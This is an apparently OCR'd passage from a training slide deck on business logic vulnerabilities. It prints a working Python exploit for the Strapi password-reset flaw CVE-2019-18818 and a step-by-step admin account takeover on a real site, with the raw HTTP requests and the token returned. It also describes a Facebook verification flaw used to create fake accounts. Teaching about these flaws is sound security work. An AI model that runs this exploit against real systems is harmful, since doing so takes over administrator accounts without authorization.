   <a href="/logout">Log out</a><p>|</p>
</section>
```

- ➔ After : Access to unauthorized functions

```
<section class="top-links">
    <a href="/">Home</a><p>|</p>
    <a href="/admin">Admin panel</a><p>|</p>
    <a href="/my-account?id=hacker">My account</a><p>|</p>
    <a href="/logout">Log out</a><p>|</p>
</section>
```

Real World Example For Privilege Escalation in Reset Password Allows to Hack The Admin Account

Why Logic Flaw ?

Service running an open-source CMS to build APIs :

➔ curl https://example.com/****/api

{"strapiVersion":"3.0.0-beta.16.8"}

➔ Remember : CVE-2019-18818

Password resets within :

- packages/strapi-admin/controllers/Auth.js
- packages/strapi-plugin-users-permissions/controllers/Auth.js


Why Logic Flaw ?

➔ Remember : CVE-2019-18818

```
import requests
import sys
import json
args=sys.argv
if len(args) < 4:
    print("Usage: {} <admin_email> <url> <new_password>".format(args[0]))
    exit(-1)
email = args[1]
url = args[2]
new_password =  args[3]
s  =  requests.Session()
version = json.loads(s.get("{}/admin/strapiVersion".format(url)).text)
print("[*] Detected version(GET /admin/strapiVersion): {}".format(version["strapiVersion"]))
#Request password reset
print("[*] Sending password reset request...")
reset_request={"email":email, "url":"{}/admin/plugins/users-permissions/auth/reset-password".format(url)}
s.post("{}/".format(url), json=reset_request)
#Reset password to
print("[*] Setting new password...")
exploit={"code":{}, "password":new_password, "passwordConfirmation":new_password}
r=s.post("{}/admin/auth/reset-password".format(url), json=exploit)
print("[*] Response:")
print(str(r.content))
```

Why Logic Flaw ?

There is a mistake made by one of the strapi developers. I think he copied and pasted the same Auth.js file related to the admin and put it in the users-permissions without identifying them to the point that users can access the admin account by resetting his password




Why Logic Flaw ?

We have collected informations about our Target :

- /**/api/auth/local/register ➔ Register as normal user
- /**/api/auth/forgot-password ➔ Reset Passwords for normal users
- /**/api/admin/plugins/users-permissions/auth/reset-password ➔ Reset Passwords for ADMIN

Why Logic Flaw ?



We Created an account by sending a POST request to /**/api/auth/local/register with the following body:

{"username":"<username>", "email": "<email>", "password": "<password>"}


Send a POST request to /**/api/auth/forgot-password containing the following body:

{ "email": "<email>", "url": "https://example.com /**/api/admin/plugins/users-permissions/auth/reset-password"}

« URL » ➔ Reset Passwords for ADMIN

Why Logic Flaw ?

We receive an email for resetting the admin password, in this case we know that we are in the right way :



Administration Panel <no-reply@strapi.io>
À moi

We heard that you lost your password. Sorry about that!

But don't worry! You can use the following link to reset your password:

https://[redacted]api/admin/plugins/users-permissions/auth/reset-password?code=[redacted]


Thanks.

But we will not be able to do anything with it because it is nothing for us

Why Logic Flaw ?

➔ Then we send a POST request to “ /**/api/admin/auth/reset-password “ with the following payload:


{ "code": {}, "password": "hacked", "passwordConfirmation": "hacked" }



```
{
   "code":{
   },
   "password":"hacked",
   "passwordConfirmation":"hacked"
}
```

Why Logic Flaw ?

➔ We receive an admin token as well as the information of the system admin



```
X-Powered-By: ARR/3.0
X-Powered-By: ASP.NET
Server: [redacted]
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Content-Length: 254

{
  "jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjAzOTk5MjkyLCJle
  "user":{
    "id":1,
    "username":"sysadmin",
    "email":"support@[redacted]",
    "blocked":false
  }
}
```

Why Logic Flaw ?

We can then login to the app using the password "hacked" and the identifier: "sysadmin" through a post request to /**/api/admin/auth/local

```
POST /**/api/admin/auth/local HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 45
Origin: https://admin.example.com
Connection: close
Referer: https://example.com/**/dashboard?rel=0

{"identifier":"sysadmin","password":"hacked"}
```

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws


- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities

Root Causes of Logic Flaws

- Poor design

- The developer uses technologies that he did not study or understand - we have previously raised it in “Privilege Escalation" about a developer at example.com using an " open-source CMS to build APIs " that he did not study well and integrate it into his site, which led to his account being hacked

Lack of manual tests (automatic scanning tools will be fast, while manual scanning & testing will be slow)



Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors

- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities

If you use a lot of automated testing tools, study them well with how they work and you will finally discover that they do not work in this case. Therefore, it is very necessary to do a manual test to discover the security risks that enable attackers to manipulate business logic

Top 10 Business Logic Attack Vectors

- Authentication flags and privilege escalations
- Critical parameter manipulation and access to unauthorized information/content
- Developer’s cookie tampering and business process/logic bypass
- LDAP parameter identification and critical infrastructure access
- Business constraint exploitation
- Business flow bypass
- Exploiting clients side business routines embedded in JavaScript, Flash or Silverlight
- Identity or profile extraction
- File or unauthorized URL access & business information extraction
- Denial of Services (DoS) with business logic

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws

- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities


Other Type of Logical Flaws

An unknown type of logic flaw is present on Facebook

- ➔ **When the attacker creates an account with information that is not own or - is not really exist, such as (email and phone number) Facebook will ask him in the second authentication step to put his correct information to verify the accuracy of the information**
- ➔ In this case, the attacker can create fake accounts with information he does not own by exploiting a logical flaw in the second authentication step to verify the information

The problem are related to how Facebook works


➔ How does Facebook do it



Enter a Valid Mobile Number

It looks like **55 201 321** isn't working. Please update your mobile number.

Tunisia (+216) • Change



Confirm Your Account

We sent an SMS with the code to **55 201 321**


Enter confirmation code

FB-

Other Type of Logical Flaws

We have done everything, but then we discovered that in the normal case we are not allowed to go beyond the second authentication step

➔ we cannot skip the permissions that we have until after Facebook verifies that our information is correct




facebook

Sorry, something went wrong.

We are working on it and we'll get it fixed as soon as we can

« Back to Home

Facebook © 2019 · Help



Sorry, this content isn't available right now

Other Type of Logical Flaws


Let us think logic :

➔ We have to study the way Facebook works, which is the way **requests & responses works**

➔ How does Facebook study the requests that are sent by the user


Let us think briefly : Logic

→ If an unintentional wrong request resulted in not deleting a picture or sending messages etc …. , Facebook will deal with it that there was a problem with this request or something wrong and it will ask you to inform them of that



Your Request Couldn't be Processed

There was a problem with this request. We're working on getting it fixed as soon as we can.


Search Facebook
Search
Home Edit Profile Messages Notifications Chat Find Friends Pages Groups Menu

Something Isn't Working

- Forgot Password?
- Can't change phone number
- Can't change name
- Can't reply to conversation

Find more answers in the Help Center

Let us know about a broken feature

Be sure to mention which page you were on and what you were doing when you encountered the problem.

Select a product

What went wrong?


Attach optional screenshot: Browse... No files selected.

Your device and carrier information will be attached to the report.

Although we regularly use this data to improve the quality of the site, we do not reply to bugs submitted through this form on an individual basis. This is not the correct place to report abuse or policy violations. If you are looking to report something other than a technical problem, please see the Help Center.

Other Type of Logical Flaws

However, if you have completed the first step of authentication, and there is a problem with a specific request, this will appear to you



Your Request Couldn't be Processed

